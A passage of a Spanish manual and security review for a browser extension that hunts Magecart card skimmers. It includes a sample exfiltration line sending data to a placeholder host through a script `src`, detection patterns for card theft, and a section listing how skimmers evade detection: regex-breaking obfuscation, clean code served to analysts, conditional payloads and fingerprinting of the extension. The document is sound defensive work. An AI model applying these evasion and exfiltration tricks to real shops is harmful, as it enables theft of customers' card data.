
Después, el skimmer queda al descubierto con la etiqueta **SKIMMER PROBABLE** y línea por línea: dónde lee la tarjeta, dónde está la ofuscación, dónde el `eval`, dónde el envío:



El botón «*Ver código*» de cada script muestra el fuente completo con las coincidencias resaltadas en rojo.

Campos


Los `input` de tarjeta que hay en el DOM y, para cada uno, qué script lo lee y en qué línea. Arriba del todo, si se ha visto en directo, **la traza de quién inyectó el formulario**:



En la captura, la traza señala `pago-cargador.js:7:33` como el código que metió el formulario con `insertAdjacentHTML`. Eso es el skimmer, con nombre de fichero y línea.

Red

La pestaña que produce la prueba:




Registra las salidas de datos: `fetch`, `XHR`, `sendBeacon`, `WebSocket`, `WebRTC`, imágenes con `querystring` larga y formularios enviados. Marca en **rojo** lo que lleva datos de tarjeta o usa `WebRTC`, en **naranja** lo que va a un dominio externo, y pliega al final el tráfico normal al propio dominio. De cada petición muestra la hora, la URL, el cuerpo y **el script que la originó**.

Detecta el número de tarjeta aunque vaya **codificado en Base64 o en hexadecimal**, que es lo que hacen casi todos los skimmers (en la captura, la tercera petición). Y las capturas del navegador **sobreviven a la navegación**: aunque la página cambie al pulsar «pagar», la petición que se llevó la tarjeta queda guardada; para verla, pulsa «*Actualizar capturas*».

«*Copiar pruebas (denuncia)*» vuelca al portapapeles un dossier con fecha, navegador, la inyección con su traza, todas las salidas relevantes con su cuerpo y su origen, y los campos de tarjeta de la página.

Teclas

Los escuchadores de teclado, `submit`, `paste` y `blur` que hay instalados, con su código:




En rojo los que **leen un campo y además lo envían** (keylogger real). Los `j.event.dispatch` son de jQuery y se marcan como normales.

Ratón

Un inspector de elementos sin herramientas de desarrollo: pasa el ratón por la página, se resalta el elemento debajo y en el panel sale su HTML, sus atributos y qué scripts lo referencian. Un clic lo fija.

IA y Ayuda

IA manda el informe completo al proveedor configurado. **Ayuda** es el manual resumido dentro de la propia extensión:



5.4 Cazar un skimmer, paso a paso

- Conéctate por VPN a otro país.** Muchas campañas solo se activan para IP extranjeras, precisamente para que el dueño de la tienda no lo vea nunca.
- Entra en la tienda **sin abrir F12**. Ni una vez.
- Llega hasta el formulario de pago.
- Abre el panel (**Alt+Shift+I**) → Resumen → «**Descargar todos los externos**».
- Scripts:** busca el que salga como *SKIMMER PROBABLE*, o el que tenga `eval` ofuscado.
- Campos:** mira la traza de inyección y qué script lee el valor del campo.
- Rellena el formulario con una **tarjeta de prueba** (4111 1111 1111 1111 , 12/34, 123) y pulsa pagar.
Nunca con una tarjeta real.
- Red** → «Actualizar capturas». La petición roja es la exfiltración: su URL es el servidor del atacante.
- «**Copiar pruebas (denuncia)**» y pégalo en un fichero. Ahí tienes el dossier.
- Con eso, ve al servidor: busca el fichero señalado, mira su fecha de modificación y los accesos FTP/SSH de ese día.

6. Qué ve el cliente de la tienda

Nada. La extensión vive solo en tu navegador. No modifica la tienda, no inyecta nada en el servidor y no cambia lo que ven los clientes. Si la instalas en el navegador de un empleado, ese empleado verá los avisos; nadie más.

7. Preguntas frecuentes, falsos positivos y lo que NO detecta

Este apartado es el más importante del manual. Una herramienta de detección que no te dice dónde se equivoca es una herramienta peligrosa: o te hace tirar a la basura una tienda sana, o te da por limpia una infectada.

7.1 «Me ha marcado algo en rojo. ¿Está infectada mi tienda?»

Depende de qué. Hay dos niveles muy distintos:

- Lo que sale en el **aviso automático** (el toast rojo, el número en el icono, el historial) es lo que la extensión considera **alta confianza**. Ahí sí hay que mirar.
- Lo que sale **solo dentro del panel**, en la pestaña Scripts, son **indicadores**, no veredictos. Un indicador es «esta línea se parece a algo que hacen los skimmers». Muchas librerías perfectamente legítimas disparan indicadores.

La señal de verdad es la combinación «**lee el valor de un campo de tarjeta**» + «**lo envía fuera**», que es lo que la extensión etiqueta como *SKIMMER PROBABLE*, y la confirmación en la pestaña **Red** de que un dato de tarjeta salió hacia un dominio que no es el tuyo.

7.2 Falsos positivos concretos que vas a ver

Están comprobados en el código. Cuando te salgan, no es un fallo: es el precio de detectar por patrones.

Lo que marca	Por qué salta con código sano
«Escucha de teclado (posible keylogger)»	Salta con cualquier <code>addEventListener('keydown', ...)</code> . Lo hacen los buscadores con autocompletado, los carruseles, los selectores de fecha y media librería de interfaz. Casi siempre es un falso positivo.
«Menciona campos de tarjeta»	Basta con que en el fichero aparezca la palabra <code>cardnumber</code> o <code>card-number</code> . Todo módulo de pago legítimo (Stripe, Redsys, PayPal, Adyen) la contiene.
«Sobrescribe APIs nativas — hook de skimmer»	Incluye el patrón <code>Object.defineProperty(x, "value", ...)</code> , que generan Babel, TypeScript y los <i>bundles</i> de React/Vue constantemente . En una tienda moderna es prácticamente seguro que salte. Es el falso positivo más ruidoso, y en «sensibilidad media» se convierte en aviso.
«Ofuscación fuerte»	Se dispara con <code>_0x...</code> y con cadenas llenas de <code>\xNN</code> . Hay minificadores y protectores de licencia comerciales que producen exactamente eso sin ser maliciosos.
«Anti-debug»	Con la palabra <code>debugger</code> en cualquier sitio (incluso en un comentario) o con un <code>console.clear()</code> .
«Canal WebRTC encubierto»	Se dispara con <code>iceServers:</code> o <code>RTCPeerConnection</code> . Los chats de soporte con vídeo o llamada (Crisp, Intercom, Tawk) lo llevan de serie.
«Imita a PrestaShop»	Marca cualquier dominio que contenga «presta» y no sea <code>prestashop.com</code> ni <code>myprestashop.eu</code> . Los vendedores de módulos legítimos con dominios tipo <code>presta-modulos.es</code> caen aquí, y este sí genera aviso de alta confianza .
«Dominio malicioso visible en la página»	La lista negra se aplica también al texto visible . Un artículo del blog de la tienda que <i> mencione </i> un dominio de skimmer se marca como amenaza.
«Campo de tarjeta» de más	El patrón que reconoce un campo de tarjeta incluye la palabra <code>holder</code> , así que un <code>id="stakeholder"</code> o <code>id="shareholder-name"</code> cuenta como campo de tarjeta; y <code>card</code> marca <code>gift-card</code> , <code>loyalty_card</code> o <code>discount_card</code> . Infla el contador «campos tarjeta» y puede provocar falsos «datos de tarjeta» en la pestaña Red.
Cualquier CDN que no esté en la lista de confianza	Se pinta en naranja como «externo». No es una acusación: es información. Si es tuyo, mételo en <i>Dominios de confianza</i> .

Cómo se callan: botón *permitir* en el popup (silencia esa detección concreta en ese sitio), *confiar dominio* en la pestaña Red, la lista de *Dominios de confianza* en Configuración, o *Confiar en este sitio* para todo el dominio.

7.3 Lo que NO detecta (y hay que saberlo antes de dar una tienda por limpia)

Estas son las formas reales de esquivar al detector. Ninguna es teórica.

1. **El skimmer que está en el servidor, no en el navegador.** Si el atacante ha modificado el PHP para que la propia tienda copie los datos de la tarjeta a su servidor, **en el navegador no hay nada que ver:** el

formulario es el legítimo, no hay JavaScript raro y no sale ninguna petición extraña. Esta extensión no puede verlo. Para eso hace falta un escaneo de ficheros y de la base de datos en el servidor. **Es la limitación más importante de todas.**

2. **Servir código limpio al analista.** Cuando pulsas «Ver código», el fichero lo descarga la extensión, no la página: va sin cookies y con cabeceras distintas a las de un `<script>` normal. Un servidor del atacante puede distinguirlo perfectamente y devolver una versión inofensiva. El análisis estático quedaría en blanco. La pestaña **Red** no se engaña con esto, porque ahí se ve lo que realmente ocurrió.
3. **Cargas condicionadas.** Payload que solo se activa para ciertos países, ciertos navegadores, una de cada N visitas, o solo en horario nocturno. De ahí la VPN del paso 1; pero si la condición es otra, no hay VPN que valga.
4. **Ofuscación que rompe los patrones.** Todos los indicadores son expresiones regulares sobre el texto del código. Basta con escribir `el['va'+ 'lue']` en vez de `.value`, o construir la palabra `fetch` a partir de códigos de carácter, para que ninguna de las firmas encaje. Se seguiría viendo la **salida de datos** en la pestaña Red, pero no la atribución al fichero culpable.
5. **Código que no es un `<script>` de la página.** Lo que se ejecuta dentro de un *Worker*, de un *Service Worker*, de un `blob:` o en WebAssembly no se analiza. La extensión anota que se ha creado un Worker, pero no mira lo que hace dentro.
6. **Iframes de otro origen.** El panel solo corre en la ventana principal. Si el formulario de pago está en un iframe de otro dominio, la traza del inyector y los escuchadores de ese iframe **no llegan al panel**. El tráfico sí se ve, porque lo captura el navegador.
7. **Exfiltración al propio dominio de la tienda.** Si el skimmer manda la tarjeta a una URL de la propia tienda y es el servidor quien la reenvía, la petición no es «externa» y **no dispara el aviso automático**. Se ve como «datos de tarjeta» en la pestaña Red, pero plegada entre el tráfico normal. Míralo a mano si sospechas.
8. **La extensión es detectable si el atacante se lo propone.** Para poder espiar, hay que sustituir funciones del navegador, y eso deja huellas: `window.fetch` acaba teniendo una propiedad `toString` propia que la original no tiene, el número de argumentos de algunas funciones cambia, y los descriptores de `innerHTML` y de `img.src` dejan de ser nativos. El disfraz que lleva engaña a los anti-debug corrientes, pero no a alguien que haya leído el código de la extensión. **Es una limitación de fondo, no un descuido:** cualquier herramienta que se ponga por delante de las funciones del navegador es detectable desde la propia página.
9. **La lista negra de dominios envejece en días.** Sirve para confirmar campañas conocidas, no para descubrir una nueva.

7.4 «He escrito una tarjeta de prueba y la pestaña Red no muestra nada»

Pulsa «Actualizar capturas». Y comprueba en Configuración que «Capturar el cuerpo de las peticiones de red» está activado: sin eso solo se guardan las URL.

7.5 «Los avisos me salen en webs que no son tiendas»

Activa «Vigilar solo en páginas de pago/checkout y back-office» en Configuración.

7.6 «El panel no se abre con Alt+Shift+I»

Otro programa o extensión se ha quedado con ese atajo. Cámbialo en `chrome://extensions/shortcuts`, o abre el panel desde el popup.

7.7 «¿Puedo usarla en la web de un cliente?»

Sí, **con su autorización por escrito**. Es una herramienta de análisis defensivo: solo mira lo que tu propio navegador recibe y no toca el servidor de nadie. Aun así, va a registrar datos de un sistema ajeno; que quede acordado.

8. Seguridad

8.1 Qué se ha revisado

Revisión completa del código en esta entrega: `manifest.json` (permisos y ámbito de los *content scripts*), el *service worker* de fondo, los dos scripts de contenido, el popup y la página de opciones. Se ha buscado: inyección de HTML sin escapar en las pantallas que pintan contenido de la web analizada, receptores de mensajes abiertos, uso de `eval`, peticiones a servidores propios y telemetría, tratamiento de datos sensibles, exposición de secretos y uso indebido de los permisos del manifest.

8.2 Qué se ha corregido en esta revisión

Fichero	Qué pasaba	Por qué importa
<code>background/service_worker.js</code>	<code>fetchSource</code> descargaba cualquier URL <code>http(s)</code> que le pidiera el panel, con los permisos de la extensión (sin CORS).	Una web maliciosa podía poner <code><script src="http://192.168.1.1/admin"></code> y, en cuanto el analista pulsara «Ver código», usar la extensión como sonda de la red interna del que la usa. Ahora solo se permiten destinos públicos, o direcciones internas que coincidan con el host de la propia pestaña (así se sigue pudiendo auditar una tienda en <code>localhost</code>). Verificado con siete casos, incluida la evasión clásica de la IP en decimal (<code>http://2130706433/</code>).
<code>background/service_worker.js</code>	La redacción de credenciales solo entendía el formato <code>clave=valor</code> de una querystring.	Las contraseñas de los formularios de acceso modernos van en JSON (<code>{"password":"..."}</code>), así que se guardaban en claro en disco durante horas, de cualquier web visitada. Ahora se redactan también en formato JSON.
<code>background/service_worker.js</code>	Si el usuario desactivaba «capturar el cuerpo de las peticiones», el ajuste se leía de forma asíncrona al arrancar el <i>service worker</i> , que se reinicia continuamente.	Las primeras peticiones tras cada reinicio se guardaban con su cuerpo pese a haberlo desactivado. Ahora no se captura ningún cuerpo hasta que los ajustes están leídos.
<code>background/service_worker.js</code>	La clave de la API de Gemini viajaba en la querystring de la URL.	Una clave en la URL acaba en registros de proxies y en cabeceras <code>Referer</code> . Ahora va en la cabecera <code>x-google-api-key</code> .
<code>background/service_worker.js</code>	La captura de red descartaba las peticiones de tipo <code>script</code> , <code>sub_frame</code> , <code>stylesheet</code> , <code>font</code> y <code>media</code> .	<code>document.createElement('script').src = 'https://malo/?d=...'</code> asigna la propiedad <code>src</code> , así que no lo ve ningún enganche de la página, y al ser de tipo <code>script</code> tampoco lo veía la captura del navegador: agujero de exfiltración completo . Ahora también se capturan cuando llevan una querystring larga o un segmento de ruta con pinta de Base64.
<code>content/hooks.js</code> y <code>content/panel.js</code>	El patrón que apaga la extensión en sitios que no son tiendas incluía <code>google\[a-z.]+\.</code>	Un dominio del atacante del tipo <code>google.com.pagoseguro.ru</code> encajaba con ese patrón y la extensión se apagaba sola justo en la web del skimmer . Acotado a dominios de Google reales.

Fichero	Qué pasaba	Por qué importa
<code>content/hooks.js</code>	El vigilante de iframes solo miraba el nodo insertado, no su contenido.	Un skimmer que inserta un <code><div></code> con el iframe dentro —lo normal al pintar un checkout por AJAX— se colaba entero.
<code>content/panel.js</code> , <code>popup/popup.js</code>	La función de escape no escapaba la comilla simple.	Todo lo que se pinta en el panel viene de la web analizada, que es hostil por definición. Corregido por robustez ante cambios futuros.
<code>content/panel.js</code>	El dossier de pruebas no distinguía el origen de cada registro.	Los registros capturados por el navegador no los puede falsificar la página ; los capturados por los enganches dentro de la página, en teoría sí. Para una denuncia esa diferencia es sustancial, así que ahora cada línea va marcada como <code>[NAVEGADOR]</code> o <code>[EN-PAGINA]</code> , con la explicación en la cabecera del dossier.
<code>options/options.html</code>	Decía que la clave de la IA «se guarda cifrada».	Era falso. El almacenamiento de una extensión no está cifrado. Ahora lo dice tal cual y recomienda usar una clave con límite de gasto.
<code>options/options.js</code>	El bloque entero de licencia estaba duplicado : dos escuchadores sobre el mismo botón.	Al pulsar «Activar / validar» se mandaban dos peticiones seguidas y la segunda reiniciaba el estado que acababa de escribir la primera. Eliminada la copia muerta.

8.3 Dos fallos de funcionamiento encontrados y corregidos

No son de seguridad, pero dejaban inservibles dos de las funciones principales. Los dos se descubrieron abriendo la extensión sobre una tienda de laboratorio infectada a propósito, y los dos están verificados con capturas antes y después.

1. **Se perdía todo lo capturado antes de que el panel existiera.** Los enganches se instalan al empezar a cargar la página; el panel no se carga hasta que la página termina. Todo lo emitido en medio se perdía, y ahí es exactamente cuando el skimmer **inyecta el formulario de tarjeta y coloca su keylogger**. En la prueba, la pestaña Campos no mostraba ninguna traza de inyección y la pestaña Teclas decía «sin escuchadores capturados» pese a haber uno instalado. Ahora los enganches guardan lo emitido y se lo reenvían al panel en cuanto arranca. El aviso automático pasó de 7 amenazas a 9 en la misma página.
2. **«Ver código» no funcionaba con rutas relativas.** El panel leía el atributo `src` tal cual (`src="js/custom.js"`), y el *service worker* rechazaba esa URL por no llevar esquema. Es decir: **no se podía analizar ningún fichero propio de la tienda**, que es precisamente donde un Magecart se esconde con más frecuencia. Ahora se resuelve a URL absoluta. En la prueba, el contador de skimmers pasó de 0 a 1 y el fichero culpable quedó señalado con línea y todo.

8.4 Lo que hay que asumir (no es un fallo: es cómo funciona)

- **La extensión ve el número de tarjeta y lo guarda en disco.** Es deliberado: sin eso no hay prueba de exfiltración. Se guarda en el almacenamiento local del navegador, se purga solo al cabo del tiempo que fijas (120 minutos por defecto) y se borra entero al desinstalar. Pero mientras está ahí, **está en claro y sin cifrar**, y afecta a *todas* las webs por las que pases, no solo a la que estés analizando. Si vas a comprar algo con tu tarjeta real, desactiva antes «capturar el cuerpo de las peticiones» o baja la retención a 5 minutos. **Un equipo con esta extensión activa y captura de cuerpos no es un equipo apto para tratar datos de tarjeta de terceros bajo PCI-DSS.**
- **El canal entre los enganches y el panel vive en el mismo contexto que la página.** Es inevitable, y significa que una web hostil podría, en teoría, inyectar registros falsos. Por eso el dossier de pruebas marca ahora qué registros vienen del navegador (no falsificables) y cuáles de la página.
- **Las claves maestras de licencia están escritas en el código de la extensión.** Cualquiera que descomprima el paquete las lee y desbloquea la versión PRO para siempre. Es una limitación inherente a validar licencias en el cliente y **no tiene arreglo dentro de la extensión**; si importa, la validación de la IA tendría que hacerse contra un servidor. Antes de publicarla, cambia las claves de `MASTER_KEYS` por unas tuyas.
- **Telemetría:** una vez por semana, si hay clave de licencia, se manda a `gmartos.es` la clave, la versión y un identificador de instalación aleatorio. **No se envía ninguna URL visitada ni ningún dato de las páginas.** Y una vez al día se descarga la lista negra desde la fuente pública configurada. Nada más sale del navegador salvo que actives la IA.

8.5 Pendiente (no se ha tocado para no cambiar el comportamiento)

- **Afinar los patrones que dan más falsos positivos** (`holder` suelto en la detección de campos de tarjeta, `Object.defineProperty(..., "value")` como firma de skimmer, `iceServers:` como WebRTC encubierto). Cambiarlos altera la detección y hay que medirlo contra tiendas sanas antes de tocarlo.
 - **Analizar iframes de otro origen.** Requiere un tercer *content script* que haga de puente en cada marco. Es una función nueva, no un arreglo.
 - **Cachear el análisis por hash y no por el texto completo del fichero**, que en páginas con mucho JavaScript retiene bastante memoria por pestaña.
 - **Política de privacidad publicada.** Chrome Web Store la exige para `webRequest` y `<all_urls>`; el contenido de los apartados 8.4 y 2 sirve de base.
-

9. Ficha técnica

Estructura de ficheros

```
ecom_buscador_skimmer/
  manifest.json           Manifest v3
  background/service_worker.js  Captura de red, lista negra, IA, licencia, descarga de fuentes
  content/hooks.js        Mundo MAIN, document_start, todos los marcos
  content/panel.js        Mundo aislado, document_idle, solo marco principal
  popup/popup.html|.js    Dashboard del icono
